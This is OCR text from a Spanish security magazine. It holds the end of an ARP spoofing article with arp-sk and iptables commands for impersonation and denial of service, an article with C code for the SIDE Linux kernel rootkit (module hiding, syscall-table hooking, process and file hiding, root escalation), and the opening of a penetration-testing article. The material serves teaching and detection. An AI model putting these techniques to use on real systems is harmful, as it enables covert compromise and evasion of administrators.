Cuando se usa el envenenamiento del caché ARP, el usuario malintencionado inserta su ordenador en la ruta de comunicación servidor-cliente. Con el IP forwarding, el tráfico existente es todavía enrutado hacia el cliente. Por supuesto, la redirección ICMP ha sido quitada en el ordenador del usuario malintencionado. Finalmente, el NAT origen es usado por el usuario malintencionado para suplantar la dirección IP del cliente y establecer una nueva conexión con el servidor. Después el usuario malintencionado puede ejecutar cualquier aplicación de red estandar para conectarse al servidor usando la dirección IP del cliente. Cualquier control de acceso basado en la direción IP del cliente podrá ser utilizado. Además, el tráfico existente no es alterado, por lo que el ataque no puede ser detectado desde el lado del servidor.

Suplantando a un host de una red, e inteceptando alguna conexión, podemos atravesar el Firewall con las reglas aplicadas al host suplantado. Para hacer esto el Joker no necesita no necesita una redirección doble (ARP MiM) como era necesario antes:

```
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
```

Usar Linux para el ataque ya que las funcionalidades Nefilter NAT clasificará automaticamente los paquetes que pertenecen a nuestra conexión y los que no:

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Denegación de Servicio

Una denegación de servicio es un ataque muy fácil de hacer cuando juegas con los mensjes ARP. Simplemente tienes que tirar todos los paquetes redirigidos:

```
[root@joker]# iptables
-A FORWARD -s robin -d batman -j DROP
```

Si prefieres no redirigir el tráfico a tu equipo, puedes crear un agujero negro ARP, mandando los paquetes a direcciones MAC no utilizadas.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Ahora Robin piensa que Batman está muerto.

Conclusión

Debido a problemas de seguridad en el protocolo ARP y los ataques smart spoofing resultantes, el control de acceso basado en dirección IP puede ser explotado en muchos casos.

Cuando mandemos respuestas ARP suplantadas, la mayoria de los IDS de red que estén a la escucha en todos los puertos de un switch, detectan una IP duplicada, pero realmente no bloquean el ataque. Además este acercamiento necesitaría el despliegue de numerosos NIDS en muchas redes.

Otra solución sería usar Host-Based IDS para detectar los mensajes ARP y mantener la integridad la tabla ARP. Disponible en muchas plataformas UNIX, *arpwatch* mantiene una base de datos de las direcciones MAC Ethernet que atraviesen la red, con el par de su IP asociada. Alerta al administrador del sistema via e-mail si ocurre cualquier tipo de cambio, tales como nuevas estaciones/actividades, flip-flops, antiguas direcciones cambiadas o reutilizadas. Por último, una control de acceso fiable debería usar un sistema de autentificación más potente antes que la identificación de direcciones IP o autentificación mediante contraseñas escritas. Protcolos VPN ales como SSH, SSL o IpSec pueden mejorar mucho la seguridad consiguiendo autentificación, integridad y confidencialidad.

Hay un par de formas que se me ocurren para tener mayor protección contra este método, tener un método para detectar direcciones MAC duplicadas en un switch (por ejemplo, ARPwatch) y/o activar *sticky* ARP. Esto evitará que la estaciones puedan cambiar su dirección MAC.

Para cualquier pregunta podéis dirigiros al foro de la página web *(http://www.hakin9.org/)* donde estaré encantado de responder a vuestras preguntas. ●



Avanzados rootkits para el kernel Linux 2.6

Pablo Fernández 

Grado de dificultad

La instalación de un rootkit es la fase que diferencia a un ordenador comprometido de uno de "propiedad". Este articulo se centrará en el desarrollo de un rootkit para la serie 2.6 del Núcleo Linux. El objetivo primario serán las técnicas y métodos para ocultar las acciones del atacante dentro del sistema, así como el debate sobre como detectar los rootkits en la máquina de propiedad: conoce a tu enemigo y te conocerás a ti mismo.

Conocer los entresijos de los rootkits tiene un enorme valor desde varios puntos de vista; un atacante no se apropia realmente de un sistema hasta que no se ha ocupado en utilizar una manera conveniente de controlarlo por completo, un administrador de sistema necesita saber como trabajan estos para poder evaluar si un sistema ha sido comprometido.

Este artículo describirá las técnicas más importantes utilizadas en un rootkit LKM modificable que se utiliza en la vida real, llamado SIDE, y que se construyó para la serie 2.6 actual del Núcleo Linux.

La ocultación del módulo

Ya que el rootkit se ejecutará dentro del sistema como un módulo nuclear, hay que tener mucho cuidado para que no se descubra con comandos tales como *lsmod* o a través de */proc/modules*. El código en la Listado 1 se ocupa de ello. Para comprender correctamente cómo funciona es importante entender como se organizan los módulos dentro del núcleo y la teoría que hay detrás de esta técnica de ocultación. En pocas palabras a través de este código el módulo se separa esencialmente de la lista interna circular doblemente vinculada con el núcleo de los módulos cargados.

Los procesos de ocultación

La capacidad de ocultar los procesos a cada usuario del sistema (incluyendo al root) es

En este artículo aprenderás...

- Ideas sobre cómo un OS interactúa con los programas del espacio de usuario.
- Qué son las llamadas del sistema y como encontrar la tabla de llamadas del sistema.
- Cómo ocultar módulos, procesos, conexiones de red y archivos.
- Cómo conceder permisos de root a los usuarios normales desde el núcleo.

Lo que deberías saber...

- Programación C.
- Estar familiarizado con Linux.
- Estar familiarizado con conceptos tales como tareas, archivos, etc.

una de las características esenciales que un rootkit debe poner en práctica.

Las herramientas del espacio de usuario (tales como *ps(1)* o *top(1)*) tienen conocimiento de las tareas (procesos) cuando leen el directorio */proc*. Cada tarea que se ejecuta en un sistema crea una entrada con la forma de */proc/<PID>*, en la que se puede obtener la información útil sobre ese proceso. Lo que hacen las herramientas del espacio de usuario es abrir el directorio */proc* y consultar la existencia de */proc/<n>*, en el que 1 <= n <= *pid_max*, si el directorio no existe se asume entonces que el PID está libre, mientras que si existe se puede recopilar información del mismo.

Con esta afirmación en mente y el conocimiento sobre las particularidades del VFS (ver el cuadro *particularidades del VFS*) es posible hacer creer a las herramientas del espacio de usuario que los PIDs existentes están realmente libres. Esto se logra interrumpiendo la llamada *readdir* en la capa VFS. Para conseguirlo tiene que modificarse la tabla que contiene la dirección de la llamada *readdir* con la dirección del nuevo segmento de código que reimplementa esta función. Interrumpir la *readdir* tiene como próposito el que el argumento *filldir* pueda ser modificado para que apunte hacia una utilización diferente del mismo, lo que descartará a aquellos directorios que identifican a los PIDs ocultos.

Listado 1. *La ocultación del módulo*

```
lock_kernel(); /* Held the kernel lock to prevent faulting in SMP systems */
__this_module.list.prev->next = __this_module.list.next;
__this_module.list.next->prev = __this_module.list.prev;
__this_module.list.prev = LIST_POISON1; /* A common practice in kernel
                        development */
__this_module.list.next = LIST_POISON2; /* to invalidate a list that
                        shouldn't be used */
unlock_kernel();
```

Listado 2. *Un fragmento del /proc's filldir reimplementation*

```
if (!(process = _atoi(name, &process))); /* If this isn't a PID just call the
                        original filldir */
else if (!process_is_authed(current) && process_is_hidden(process)) /* If
                        process is hidden */
     return 0;                               /* don't show it
                        (unless current is superroot) */

if (p_proc_filldir)
     return p_proc_filldir(buf, name, nlen, off, ino, x);
```

Los detectores del rootkit

Los detectores del rootkit utilizan una técnica para encontrar procesos ocultos que consiste en enviarle una señal *SIGCONT* a todos los posibles procesos.

Las señales se envían hacia los procesos a través de la llamada de sistema *kill(2)*. Cuando se envía una señal a un proceso que no existe, la *kill(2)* devuelve el valor -1 y *errno* se establece como *ESRCH*, mientras que si un proceso existe, la *kill(2)* devuelve 0.

De este modo, los detectores del rootkit perciben si los procesos existen o no, sin utilizar los datos */proc*. Después de esto, la lista que se crea es comparada con la lista de procesos que muestran los */proc*. Si se encuentra una diferencia entre ambas listas significa que hay un proceso que está oculto para el espacio de usuario.

Desde el punto de vista del rootkit, engañar al detector que depende de esta técnica es pura cuestión de prolongar el código. Todo lo que necesitas es que el rootkit intercepte la llamada del sistema *kill(2)* (ver el cuadro *Llamadas del sistema*) y si se envía una señal desde alguien que no sea el usuario superroot (ver el cuadro *Superroot*) hacia un proceso que está en estado oculto, la nueva función de rellamada debe devolver *ESRCH*, pero si esto sucede debe




Figura 1. *La modificación de la sys_call_table*

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripcio-nes	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
			En total	

Realizo el pago con:

☐ tarjeta de crédito (EuroCard/MasterCard/Visa/American Express) nº ____ ____ ____ ____ CVC Code ___

☐ Válida hasta

☐ Fecha y firma obligatorias:

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO
Número de la cuenta bancaria: 0049-1555-11-221-0160876
IBAN: ES33 0049 1555 1122 1016 0876
código SWIFT del banco (BIC): BSCHESMM

Listado 3. *La reposición de sys_kill()*

```
asmlinkage int new_kill(pid_t pid, int sig)
{
     struct siginfo info = { .si_signo = sig,
          .si_errno = 0, .si_code = SI_USER,
          .si_pid = current->tgid, .si_uid = current->uid };
     if (!process_is_hidden(pid) || process_is_authed(current))
          return kill_proc(pid, sig, &info);
     return -ESRCH;
}
```

llamarse a la función *kill(2)* original y que se devuleva su valor de retorno.

Aftermath: La técnica del detector de rootkit

Hay muchas maneras en las que un detector de rootkit reconoce a los rootkits. Ya que se puede engañar fácilmente a las herramientas del espacio de usuario, no hay necesidad de mantener detectores de rootkit en ellas. Es tan fácil como comprobar las modificaciones de la *sys_call_table* una vez estás en el espacio del núcleo. También sería fácil comprobar los procesos ocultos, ya que estos no pueden desprenderse de la lista de procesos tan facilmente como los módulos; su presencia en dicha lista es la única garantía de que tendrán fragmentos en el tiempo de ejecución.

Mientras que algunos detectores de rootkit llevan a cabo algunas de estas técnicas, la mayoría permanecen en el espacio de usuario. La lección para los administradores paranoicos es no depender ciegamente de los detectores de rootkit.

La ocultación de las conexiones de red

Los programas y aplicaciones del espacio de usuario conocen el tráfico de red en curso a través de las entradas */proc/net*, dentro de esta ubicación hay muchos elementos (que tienen la apariencia de archivos, pero son realmente estructuras *proc_dir_entry*), como el *tcp* y el *tcp6* (si está activada la CONFIG_IPV6). Estas entradas contienen la información del tráfico de red que existe en el sistema.

También pueden interceptarse las llamadas read utilizando un método diferente, así la información devuelta puede modificarse en el transcurso. Mientras la conexión de redes esté aún activa (o el socket esté en estado *LISTEN*) la *netstat* y herramientas similares no podrán verla.

El SIDE proporciona una excelente manera de ocultar las conexiones de red, muy parecida (aunque ni remotamente tan poderosa) a la del Netfilter. Se define una lista de condiciones y comandos durante el tiempo de ejecución (ver la Tabla 1) y cuando se necesite la información sobre los sockets la lista se corresponde con cada socket, si se utiliza alguna regla se ejecuta el comando asociado a la condición. El comando puede utilizarse ya sea para *mostrar* u *ocultar* el socket en el espacio de usuario. Esta lista es muy potente. Las acciones predeterminadas pueden definirse con la condición *all* que está al final de la lista, que puede ser completamente manipulada durante la ejecución (e incluso puede ejecutar comandos predeterminados cuando se carga el módulo).

El método empleado en la ocultación de conexiones de red consiste en ponerle un indicador a la *proc_dir_entry* del protocolo que necesita ser interceptado, tal y como las *tcp*. *proc_dir_entry*ies que pertenecen al espacio /proc/net pueden encontrarse a lo largo de la lista circular doblemente vinculada en el *proc_net->subdir.* Repitiéndolo por completo y comprobando que el nombre en el miembro *node->name* sea correcto debería funcionar.

Cuando se ha señalizado esta estructura el indicador *seq_show* necesita ser reescrito con una nueva implementación de esta función. La puesta en práctica del SIDE proporciona los datos correctos (utilizando la función original) y cada línea de los datos se corresponde con las reglas cargadas, que aplican acciones específicas en las líneas correspondientes.

Lo problematico

Debido a la naturaleza del tráfico de red es imposible ocultar realmente la actividad a los ojos de un administrador sensato. Con frecuencia se aprecian varios saltos entre el sistema comprometido y el otro extremo de la comunicación oculta. Estos saltos mostrarán claramente el tráfico oculto y no hay nada que hacer al respecto.

De hecho, cuando aún no está establecida una conexión, si el socket en estado *LISTEN* está oculto, el *nmap* revelará que hay un puerto abierto que *netstat* no muestra. Por supuesto que




Figura 2. *La capa VFS*

se puede hacer algo para evitar este problema utilizando el Port Knocking (*hakin9* 6/2005), pero una vez que la conexión se abre y el tráfico tiene lugar será fácil detectar este último (*Eliminando las telarañas – la deteccción de conexiones ilegales compartidas*, *hakin9* 3/2005).

Un truco ingenioso sería no establecer conexión alguna, el intercambio de paquetes de información en los paquetes ICMP o UDP es una forma interesante de controlar un sistema y obtener información sobre su estado. De este modo, el atacante puede incluso controlar el sistema comprometido sin dejar huellas, utilizando paquetes UDP o ICMP falsificados.

Listado 4. *Búsqueda de la sys_call_table*

```
unsigned long ptr;
extern int loops_per_jiffy;
for (ptr = (unsigned long) &loops_per_jiffy; ptr < (unsigned long)&boot_cpu_
                    data; ptr += sizeof(void *)) {
     unsigned long *p;
     p = (unsigned long *)ptr;
     if (p[__NR_close] == (u32) sys_close) /* When this condition is met p
                    points to sys_call_table */
          return  (u32 **) p;
}
```

Listado 5. *La intercepción de una llamada del sistema*

```
u32 **sys_call_table;
asmlinkage int (*old_open)(const char *, int, mode_t);

if ((sys_call_table = find_sys_call_table())) {
     old_open = (void*) sys_call_table[__NR_OPEN];
     sys_call_table[__NR_OPEN] = (u32*) new_open;
}
```

La ocultación de archivos

A menudo un sistema se compromete a ser utilizado como una plataforma de seguridad desde la cual lanzar ataques [D]DoS, o a ser empleado como un salto entre el atacante y otro sistema comprometido. La mayor parte del tiempo el atacante necesitará descargar probablemente algunos archivos al sistema para llevar a cabo estos ataques. Por supuesto, si el administrador encuentra tales herramientas surgirán algunas preguntas. Es así que un rootkit siempre debe ser capaz de ocultarle archivos en el sistema a cualquier usuario, incluso al root.

Vamos a utilizar una vez más los conocimientos del VFS para realizar tales acciones, empleando exactamente el mismo método que se usó para ocultar los procesos.

Esta vez el objeto *fs* almacenará una lista de los nombres de los archivos ocultos. Estos nombres carecen de una ruta, de modo que cualquier archivo oculto en un directorio implicará la ocultación de cada archivo con el mismo nombre en todos los directorios. El propósito de esta función es forzar al usuario superroot a utilizar nombres nada comunes pues aún existen otros métodos que no estan siendo manipulados, por ejemplo, aunque los archivos ocultos no serán enumerados en los directorios todavía se podrá acceder a ellos a través de las llamadas del sistema tales como la *open(2)*, la *stat(2)*, etc. Actualmente el SIDE no protege de estos métodos a los archivos ocultos, aunque todo lo que se necesita es sustituir esas llamadas del sistema (y algunas otras como la *rename(2)*). Sugerencia: sería un buen ejercicio desarrollar estas funciones cuando termines de leer este artículo.

Observa que la metodología empleada depende del sistema de archivos. Si se desea ocultar archivos en diferentes puntos de montaje tiene que modificarse el SIDE en el archivo *vfs.c* para que se oculte de estos puntos de montaje. Es totalmente seguro utilizar la misma *readdir* y *filldir* del sistema de archivos que el root emplea.

Lo problematico

Una vez más, ocultar archivos tiene una problématica intrínseca propia, parecida a la de las conexiones de red.

Los archivos se guardan en discos, se puede acceder a los discos de diferentes maneras, como un CD-ROM de arranque en el que el usuario monta la partición root. Ya que el rootkit no está cargado en el núcleo en ejecución, los archivos ocultos tampoco lo están. Hay muchas maneras diferentes de hacer que esos archivos ocultos sean un poco más difíciles de encontrar. La protección más fácil y frecuente es la seguridad mediante la oscuridad; almacenando los archivos en sitios poco comunes con nombres poco descriptivos y confusos.

Un enfoque mejor es el de almacenar todos los archivos en un sistema de archivos de lazo cerrado (loopback), claro, con dicha metodología debe tenerse mucho cuidado para que semejante sistema de archivos montados no se vea con *mount(8)* ni a través de */proc/mounts*. Esta metodología también permite la fácil encriptación del sistema de archivos, así, aunque los administradores sospechen no llegarán a ver lo que hay en su interior.

Usuarios normales con permisos de root

El usuario superroot es identificado por unas UID y GID especiales desiguales a cero, de este modo el usuario superroot carece de per-

Glosario

- LKM – Linux Kernel Module
- VFS – Virtual File System o Virtual Filesystem Switch

misos de root, por supuesto, esto es totalmente inaceptable. Por eso el SIDE hace uso de un mecanismo para establecer una UID igual a 0 para cada proceso que ejecute el superroot.

Esto se realiza también en la llamada a la función interrumpida *lookup(),* en el directorio */proc*. Cada vez que un proceso autenticado (ver el cuadro *Superroot*) accede a cualquier cosa en este, su UID y otros valores relacionados se ponen en 0 (root), y algunas capacidades son activadas por completo (la *cap_effective*, la *cap_inheritable* y la *cap_permitted*). Si el proceso no accede a nada que esté en el */proc* se ejecutará con la UID del Superroot, es por eso que algunos programas extremadamente pequeños y sencillos no se identificarán como root, tal es el caso del comando *whoami*.

Utilidad en tiempo de ejecución

El SIDE proporciona una interfaz muy cómoda en tiempo de ejecución. En el *vfs.c*, el rootkit intercepta las llamadas *lookup()* en el sistema de archivos */proc*. De esta forma, el usuario superroot (ver el cuadro *Superroot*) puede interactuar con el rootkit, para hacer que este, por ejemplo, oculte un proceso o conceda permisos de root (o superroot) a algún usuario. Es muy fácil enviar comandos al rootkit, todo lo que tiene que hacer el usuario es intentar acceder al archivo en el sistema de archivos */proc*. El nombre del archivo será interpretado como el comando.

El SIDE organiza los comandos por objetos, así que, dependiendo de lo que el usuario quiera hacer, se ejecutan los comandos contra objetos específicos.

El SIDE reconoce actualmente tres objetos diferentes: el *net*, para la manipulación de la lista de red; el *sys*, para administrar los procesos y las propiedades relacionadas con el usuario; *fs*, para la manipulación de la lista de archivos ocultos.

Hay muchos comandos para estos objetos. Para ser más breves algunos de ellos aparecerán en la lista de la Tabla 1. El resto de ellos se puede encontrar en el archivo COMMANDS.txt dentro del paquete.

Los comandos deben ser ejecutados de la forma siguiente:

```
echo > /proc/[object].[command[=args]]
```

Los módulos

Los módulos cargados se almacenan en el núcleo en una lista circular doblemente vinculada, en la que cada nodo de la lista representa un *módulo struct* (definido en *include/module.h*). Los módulos con frecuencia se reúnen leyendo la entrada */proc/modules*. La lista de módulos es creada por *m_show*, en el *kernel/module.c*, pasando por la lista vinculada nombrada previamente.

El hecho de que esta lista sea accesible desde cada módulo permite su manipulación y modificación. La técnica empleada para ocultar el módulo es desprender el nodo de este de la lista vinculada, conectandole directamente a ellos mismos el valor previo y el siguente dentro de la lista.

Esta técnica ha sido tratada en profundidad en un artículo muy interesante escrito por Mariusz Burdach en la *hakin9* de 3/2005.

Las llamadas del sistema

Las llamadas del sistema son la interfaz que reside en el núcleo, que comunica al espacio de usuario con este. Cada cosa que vaya desde el núcleo hacia el espacio de usuario o viceversa tiene que pasar por una llamada del sistema. Esta es la razón principal por la cual los rootkits siempre han estado interesados en interceptarlas, pues controlarlas se traduce en verificar lo que el usuario puede ver y hacer.

Hay muchas llamadas del sistema, como la *open(2)*, la *read(2)*, etc. Toda estas funciones son señaladas por los indicadores en una matriz llamada Tabla de Llamadas del Sistema, mas conocida como *sys_call_table*.

Historicamente, el modificar la *sys_call_table* era sólo cuestión de reescribir en el indicador deseado una nueva dirección de memoria con la nueva función, de esta forma cualquier llamada del sistema (excepto la *execve(2)* que necesita ser manipulada con más cuidado) puede ser interceptada fácilmente.

Por desgracia el Linux 2.5.41 ya no exporta el símbolo de *sys_call_table*, sin embargo mientras que este aún existe, la dirección de la memoria ya no está disponible para los módulos.

Tabla 1. *La lista de comandos*

Comando	Ejemplo	Descripción
`net.hide.src=[IP]`	`net.hide.src=192.168.0.10`	Oculta las conexiones de red en las que la dirección local es [IP]
`net.show.dstport=[PORT]`	`net.show.dstport=22`	Muestra todas las conexiones de red en las que el puerto remoto es [PORT]
`sys.superroot=[KEY]`	`sys.superroot=dSi2d _ q@d`	Obtiene permisos de superroot si la clave [KEY] es correcta
`sys.hide=[PID]`	`sys.hide=1`	Oculta el proceso con PID [PID]
`sys.show=[PID]`	`sys.show=5982`	Muestra el proceso oculto con PID [PID]
`sys.guid=[UID],[GID]`	`sys.guid=1000,1000`	Omite el superroot, establece la UID [UID] y la GID [GID]
`fs.hide=[FILENAME]`	`fs.hide=dfdfdf-nc`	Oculta archivos nombrados [FILENAME]
`fs.show=[FILENAME]`	`fs.show=dfdfdfdf-arpspoof`	Muestra archivos ocultos nombrados [FILENAME]

Sobre el autor

Originario de Temperley, Argentina. Pablo Fernández es un desarrollador de 21 años con casi 6 años de experiencia en GNU/Linux y 4 años en el campo de la seguridad. Pablo ha contribuido con muchos fragmentos de software de open source, es autor del cliente de correo del GNOME, el Cronos II, del proxychain, y ha contribuido en proyectos tales como el Nmap (creador del método más reciente de exploración cautelosa y completa del proxy), entre otros.

En la Red

- La página de inicio del SIDE - *http://www.littleQ.net/SIDE/.*

Para encontrar la dirección correcta hay una técnica que se puede utilizar: la */usr/src/linux/include/asm/unistd.h* enumera el orden de la *sys_call_table* con constantes __NR que definen el offset en la matriz en la que se encuentra cada llamada del sistema, y ya que se conoce la dirección de cada llamada del sistema (cada llamada del sistema se exporta), se puede escanear la memoria buscando en la *sys_call_table*.

El código que realiza esto sólo declara un indicador que se inicia en una dirección baja de memoria (habitualmente se utiliza la dirección de *loops_per_jiffy*) y hace un bucle hasta que un offset __NR del indicador se corresponda con la dirección correcta de la misma llamada del sistema. Si se alcanza una dirección alta de memoria (como la *boot_cpu_data*), algo malo ha sucedido (quizás un módulo ya esté interceptando la llamada del sistema que se está utilizando para observar la *sys_call_table*), lo que significa que la tabla de llamadas del sistema no se pudo encontrar. Si la tabla de llamadas del sistema no se encuentra, las interrupciones de las llamadas del sistema no serían posibles. Observa que esto es completamente independiente de las interrupciones VFS.

Cuando se ha encontrado la *sys_call_table* cambiarla es tan simple como lo era en el pasado, ver en la Listado 3 un ejemplo de cómo sustituir la llamada del sistema *open(2)*.

Es importante tener en cuenta que las llamadas del sistema son muy graves para el mismo. Si se intercepta una llamada del sistema y la nueva función de rellamada (en la Listado 3, *new_open*) no se comporta correctamente, el sistema tampoco se comportará del mejor modo, y lo más probable es que se vuelva completamente inestable. Llamar a la llamada original del sistema desde la nueva función de rellamada es una práctica común en la que la nueva función de rellamada decide permitir su ejecución. Esa es la razón exacta por la cual el código en la Listado 3 le guarda un indicador a la función original, y también, por la que cuando el módulo se va a descargar la *sys_call_table* debe modificarse para que señale a la localización original.

Los entresijos del VFS

El Sistema Virtual de Archivos o el Interruptor del Sistema de Archivos Virtual es una capa entre las llamadas del sistema relacionadas con los archivos (como la *open(2)*) y las utilizaciones reales del sistema de archivos (como las `ext2`, `ext3`, `reiserfs`, `jfs`, etc.). Este proporciona una interfaz común para facilitar el trabajo de los que utilizan el sistema de archivos.

Los usos del sistema de archivos tienen que definir un conjunto de funciones predefinidas y métodos, y avisar a la capa VFS de esos métodos, que ésta invoca como funciones de rellamada a través de indicadores de función. El VFS tiene esencialmente una estructura que cada sistema de archivos tiene que completar y registrar en la capa VFS. En esa estructura reside la información necesaria apara encontrar las direcciones en las que esas funciones de rellamada tienen que encontrarse.

Durante el desarrollo de un rootkit, la llamada más interesante será sin duda la *readdir.* Esta función de rellamada proporciona el algoritmo para llamar al parámetro de la función *filldir*, al que cada archivo o directorio read le llamará *readdir.* El valor devuelto se utiliza para preparar la información sobre el directorio read.

A lo largo de este artículo se utilizará mucho una técnica que emplea el valor 0 devuelto en la función *filldir*. Este valor de retorno hace que la *readdir* descarte la información del asunto leído.

El Superroot

Si algún usuario del sistema fuese capaz de controlar un rootkit que tuviese la capacidad de someter a un sistema, este no sería muy bueno. Antes de que el SIDE ejecute cualquier comando los usuarios deben autenticarse en el rootkit, esto se hace con el comando *sys.superroot.* Para que este comando autentifique con éxito al usuario, la clave tiene que especificarse como un parámetro del comando.

La clave es (por lo común) una cadena fortuita que indentifica la instalación. El SIDE selecciona la clave para cada instalación cuando se ejecuta el script *configure*.

Cuando se introduce la clave correcta la UID y la GID del usuario se cambian por aquellas que indentifican al usuario superroot (seleccionado también en el *configure*). Se necesita del usuario superroot para permitir la ejecución de los comandos y evitar que se oculte información sobre ese usuario en particular que está oculto para otros usuarios.

Conclusión

Diversas técnicas y enfoques han sido analizados a lo largo de este artículo en cuanto al desarrollo del rootkit en la serie 2.6 del Núcleo Linux. Se revisó la metodología para ocultar las conexiones de red, los procesos, los módulos y los archivos y también las contramedidas que utilizan los detectores de rootkit, así como las nuevas contramedidas que deben ponerse en práctica por los detectores de rootkit y administradores.

El desarrollo dentro del Núcleo Linux trae consigo un nuevo mundo de oportunidades de todo tipo. Esto es sólo la punta del iceberg, la madriguera del conejo es más profunda de lo que parece. ●



Acumulación pasiva de información – bases

Błażej Kantak 

Grado de dificultad



Ofrecer al público demasiada información puede violar las reglas de la política de seguridad, con lo cual puede facilitar el ataque al sistema informático de una empresa u organización. Veremos dónde y de qué forma muy fácilmente encontraremos informaciones importantes que podrán servir para desacreditar las protecciones de empresas.

Pentests. Últimamente es una expresión popular en la prensa del sector. Para muchas personas que basan su conocimiento en las películas de tipo *The Hackers,* donde el ataque en el sistema informático es volar en la realidad virtual entre las semitransparentes e iluminadas torres, los pentests parecen *la magia negra*. Resulta que *no es tan fiero león como...* Es suficiente conocer unas herramientas y métodos de trabajo para, con un poco de suerte, llevar al descrédito al sistema seleccionado de protecciones.

En el artículo no pienso dar conferencias ni presentar teorías de hacking ni escribir sobre la ética que sigo y la que sigue un hacker verdadero. El artículo no será una simple guía de las herramientas ni el listado de tipo TODO. Pienso demostrar la forma en la cual el conocimiento que posee o puede poseer la mayoría de los aficionados de los ordenadores y usuarios de Internet, recogido respectivamente y dirigido puede servir para romper el sistema de protecciones de un gran número de las empresas e instituciones presentes en Internet.

Trataré de demostrar lo que se puede hacer a través del navegador, silla, música y, desde luego nuestra propia cabeza, sin la cual todo lo demás, incluso lo que incluye este texto, se queda inútil. De manera intencionada no os presentaré todos los detalles técnicos para que el lector mismo, por su propia cuenta pueda experimentar y sentir la satisfacción del hecho que algo por fin puede *tener éxito*.

El texto es dirigido sobre todo a los usuarios principiantes en el sector de la seguridad informática pero que sepan bastante de ordenadores e Internet. Entonces, empezamos.

En este artículo aprenderás...

- Cómo es la primera fase de las pruebas de penetración,
- Cómo hay que defenderse contra la pasiva recogida de información.

Lo que deberías saber...

- deberías saber emplear el navegador de Internet,
- deberías conocer el modelo de la red TCP/IP.

Pruebas de penetración

Las pruebas de penetración (auditor de protecciones) significan un proceso de comprobación del sistema de protecciones de la infraestructura informática por un grupo de personas calificadas y autorizadas a través de la simulación de las diferentes acciones y actividades que se pueden dar por el potencial intruso. El objetivo de las pruebas es entonces realizar un ataque controlado en los sistemas de producción, detección de agujeros y su eliminación, para finalmente, elevar el nivel de la seguridad informática del sujeto dado (empresas o instituciones).

Teniendo en cuenta las reservas de los conocimientos que puede poseer un grupo para realizar pentests, las pruebas se dividen en los así denominados *black box testing*, es decir, conocimiento nulo del objeto controlado y *white box testing* – control de todos los detalles técnicos (configuraciones, acceso a las bases de datos, código fuente, etc.). Existe también la división teniendo en cuenta la localización de auditores, es decir, las pruebas externas, realizadas por fuera del objeto analizado (por ejemplo, red) e internos – desde el punto de vista de, por ejemplo un empleado.

Cada prueba de penetración está dividida en las siguientes fases:

